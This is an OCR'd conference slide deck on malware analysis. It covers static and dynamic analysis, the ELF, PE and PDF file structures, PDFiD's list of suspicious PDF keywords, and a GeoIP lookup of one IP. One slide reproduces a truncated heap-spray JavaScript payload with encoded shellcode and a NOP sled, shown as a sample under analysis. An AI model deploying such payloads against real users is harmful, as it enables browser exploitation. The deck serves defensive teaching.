HACKER SECURITY

Dissecting and Comparing Different Binaries to Malware Analysis

Filipi Pires

whoami

whoami

HACKER SECURITY

ZUP


Artefact Identification (Malware | Maldoc)
Static Analysis
Dinamic Analysis
Report
Improveing Defense Mechanisms
Cyber Threat Intelligence Building
Strengthening Cyber Resilience

Static Analysis

Static Analysis

We begin our exploration of malware analysis with “Static Analysis”, which is often the first step in malware studies.

Static analysis describes the process of analyzing a program's code or structure to determine its function.

The program itself doesn’t run at this time (depending on the program), this makes the parsing process more “**safe**” because we aren’t actually executing it.

Dinamic Analysis


Dinamic Analysis

It is based solely on behavior, ie the interaction that malware has when it is executed or a maldoc is used, also known as “runtime” analysis.


It can be easily automated, there are sites today that already perform analysis of malicious artefacts, using the concept called "sandbox"



HACKER SECURITY
File Machine View Input Devices Help
Applications Places System
Fri Sep 20, 21:15
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/pentest/Malware Analysis/Samples/Malware/Suspicious]
#
Home
Menu
Parrot Terminal
Right Ctrl

ELF – Executable and Linkable Format



PE – Portable Executable






Physical and Logical structure of PDF files

Structure PDF

In general, a PDF document has fours manly parts .

1. One-line header ou Header
2. Body
3. Cross-reference table
4. Trailer

Structure PDF



PDF

Header

- Version Number

Body

- Page objects
- Image objects
- Font objects
- Bookmark objects
- Forms objects
- ...

Cross-reference Table

- Locations of objects within the file - for random access

Trailer

- Locations of certain objects within the Body
- Location of the Cross-reference Table in the file

PDFiD will scan a PDF documents to give a **strings** list and count the occurrences (total and obfuscated) of each word:

- obj
- endobj
- stream
- endstream
- xref
- trailer
- startxref
- /Page
- /Encrypt
- /ObjStm
- /JS
- /JavaScript
- /AA
- /OpenAction
- /JBIG2Decode
- /RichMedia
- /Launch
- /XFA

File Machine View Input Devices Help

Applications Places System

Fri Sep 20, 23:1

Parrot Terminal

File Edit View Search Terminal Help

```
┌──[root@parrot]─[/home/pentest/Malware Analysis/Samples/Malware]
└──╼ #
```

Home

Menu [Malware] [Parrot Terminal] Parrot Terminal

Right C

File Machine View Input Devices Help

Applications Places System

Fri Sep 20, 23:21

payload.html

File | /home/pentest/Malware%20Analysis/Samples/Malware/payload.html


You are using an unsupported command-line flag: --no-sandbox. Stability and security will suffer.

```
var payload =
unescape("%u00e8%u0000%u5d00%uc583%ub914%u018b%u0000%u3db0%u4530%u4500%u7549%uebf9%uad00%uadad%uadad%uadad%ud4ad%u3dc1%u3d3d%u
nop ="";for (iCnt=128;iCnt>=0;--iCnt) nop += unescape("%u9090%u9090%u9090%u9090%u9090");heapblock = nop + payload;bigblock =
unescape("%u9090%u9090");headersize = 20;spray = headersize+heapblock.length;while (bigblock.length
```


Menu [Malware] Parrot Terminal Parrot Terminal payload.html - Google ...

Right Ctrl


Static Analysis..Commands



Static Analysis..Commands



Static Analysis..Commands



GeoIP2 City Database Demo

IP Addresses

92.62.100.66

Enter up to 25 IP addresses separated by spaces or commas. You can also test your own IP address.

Submit

GeoIP2 City Results

IP Address	Country Code	Location	Postal Code	Approximate Coordinates*	Accuracy Radius	ISP	Organization	Domain
92.62.100.66	EE	Tallinn, Harjumaa, Estonia, Europe		59.4339, 24.7281	500	Compic OU	Compic OU	

Question??

Thank you

https://www.linkedin.com/in/filipipires/